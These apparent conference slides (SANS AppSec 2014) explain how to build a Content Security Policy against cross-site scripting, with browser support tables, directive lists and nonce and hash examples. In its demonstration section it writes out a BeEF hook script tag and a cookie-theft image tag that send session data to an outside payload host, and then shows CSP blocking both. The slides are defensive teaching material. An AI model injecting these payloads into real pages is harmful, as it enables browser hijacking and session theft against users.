Building a Content Security Policy (CSP)

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SANS App Sec 2014

Introduction

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What is CSP?

Browser based Cross-Site Scripting (XSS) Defense

- Whitelist of external resources permitted to be used by the web page
- Inline JavaScript & styles are disabled
- Dynamic code execution is disabled

A Word of Caution

- CSP is NOT the solution to XSS
  - Browsers cannot be trusted!
  - Trusted JavaScript sources can be compromised
  - Non-script related XSS attacks still work
- Defense-in-depth Countermeasure
  - Proper output encoding
  - Strict CSP

CSP Versions

- CSP 1.0: Candidate Recommendation
  - http://www.w3.org/TR/CSP/

- CSP 1.1: Editor's Draft Status
  - http://w3c.github.io/webappsec/specs/content-security-policy/csp-specification.dev.html

CSP 1.0 Browser Support

Header	Firefox	Chrome	Safari	Opera	IE
Content-Security-Policy	23.0+	25+	7.0+	18.0+	-
X-Content-Security-Policy	4.0+	-	-	-	10+ ❖
X-Webkit-CSP	-	14+	6+	-	-

❖ Internet Explorer claims limited support, however testing a basic CSP in 11.0 allowed inline script to execute.

- http://caniuse.com/#feat=contentsecuritypolicy

CSP 1.0 Keywords

- **'self'** - Allow resources from the same origin
- **'none'** - Deny all resources
- **'unsafe-inline'** – Allow inline resources
- **'unsafe-eval'** – Allow dynamic code execution
- **'data:'** – Allows data URIs

CSP 1.0 Directives

- default-src
- script-src
- object-src
- style-src
- img-src
- media-src
- frame-src
- font-src
- connect-src
- report-uri


CSP 1.0 Example

- Example from https://mobile.twitter.com

```
Content-Security-Policy-Report-Only:
    default-src 'self';
    font-src    'self';
    frame-src   https://*.twitter.com;
    img-src     https://*.twitter.com
                https://*.twimg.com
                https://maps.google.com data:;
    script-src  https://*.twitter.com
                https://*.twimg.com
                https://api-secure.recaptcha.net
                'unsafe-inline' 'unsafe-eval';
    style-src   https://*.twitter.com
                https://*.twimg.com
                https://api-secure.recaptcha.net
                'unsafe-inline';
    report-uri  https://twitter.com/scribes/csp_report;
```

CSP Violations

- CSP violations captured in Chrome console:



Browser Exploitation Framework (BeEF)

Payload:

```
<script
src="https://payloads.cdd.net:3000/hook.js" />
```

Browser Exploitation Framework (BeEF)

Results:

```
Refused to load the script 'https://payloads.cdd.net:3000/hook.js' because it violates the following
Content Security Policy directive: "script-src 'self' demo.cdd.org".
                                                                    demo.cdd.org/:1
```

Cookie Theft

Payload:

```
<img
src="https://payloads.cdd.net/hijack.php?c=.AS
PXAUTH=FBCFCD59170A03D9154844CEBCA249C7ADDA55C
3369" />
```

Cookie Theft

Result:

```
Refused to load the image 'https://payloads.cdd.net/hijack.php?
c=.ASPXAUTH=FBCFCD59170A03D9154844CEBCA249C7ADDA55C3369' because it violates the
following Content Security Policy directive: "img-src 'self'".
                                                                    demo.cdd.org/:89
```

CSP 1.1 Editor's Draft Status

- Externalizing all JavaScript could be an issue
  - Costly to re-write large applications
  - ASP.NET Web Forms
- Enter CSP 1.1…

CSP 1.1 Browser Support

- Not officially supported by any browsers as of this writing
- Chrome 33 Beta is rumored to support some features
- We eagerly await its release!

CSP 1.1 Highlights

- **'nonce-*$Random*'** – Allow inline scripts with the correct nonce attribute set to execute

- **'hashAlgorithm-base64Digest'** – Allow inline scripts with the matching digest to execute

  - Subject to change in final specifications

CSP 1.1 – Nonce Example

Sample CSP:

```
Content-Security-Policy-Report-Only:
    script-src https://*.twitter.com
               https://api-secure.recaptcha.net
               nonce-Nc3n83cnSAd3wc3Sasdfn939hc3
```

Allowed Inline Script:

```
<script nonce="Nc3n83cnSAd3wc3Sasdfn939hc3">
    alert('Allowed to execute');
</script>
```

CSP 1.1 – Nonce Example

Sample CSP:

```
Content-Security-Policy-Report-Only:
    script-src https://*.twitter.com
               https://api-secure.recaptcha.net
               nonce-Nc3n83cnSAd3wc3Sasdfn939hc3
```

Blocked Inline Script:

```
<script nonce="EDNnf03nceIOfn39fn3e9h3sdfa">
    alert('Not Allowed to execute');
</script>
```

CSP 1.1 – Hash Example

Sample CSP:

```
Content-Security-Policy-Report-Only:
    script-src
        https://*.twitter.com
        https://api-secure.recaptcha.net
        sha256-MmM3YjgyNzI5MDc5NTA0ZTdiCWViZGExZDkxMDhlZWIw
         NDIwNzU2YWE5N2E4YWRjNWQ0ZmEyMDUyYjVkNjE0NTk=
```

Allowed Inline Script:

```
<script>
    alert('Allowed to execute');
</script>
```

CSP 1.1 – Hash Example

Sample CSP:

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         NDIwNzU2YWE5N2E4YWRjNWQ0ZmEyMDUyYjVkNjE0NTk=
```

Blocked Inline Script:

```
<script>
    alert('Not allowed to execute');
</script>
```

Deploying CSP

- Test, test, test!
- Allowing unsafe-eval and unsafe-inline severely weakens the CSP
- Monitor response header sizes

CSP Testing Tools

- **csp-tester**
  - Chrome extension to build and test CSP
  - https://github.com/oxdef/csp-tester

CSP Testing Tools

- **CSPTools**
  - Python based CSP Proxy, Browser, and Parser
  - Released by @kennysan at DEFCON 2013
  - https://github.com/Kennysan/CSPTools

Questions?

Thank you for attending!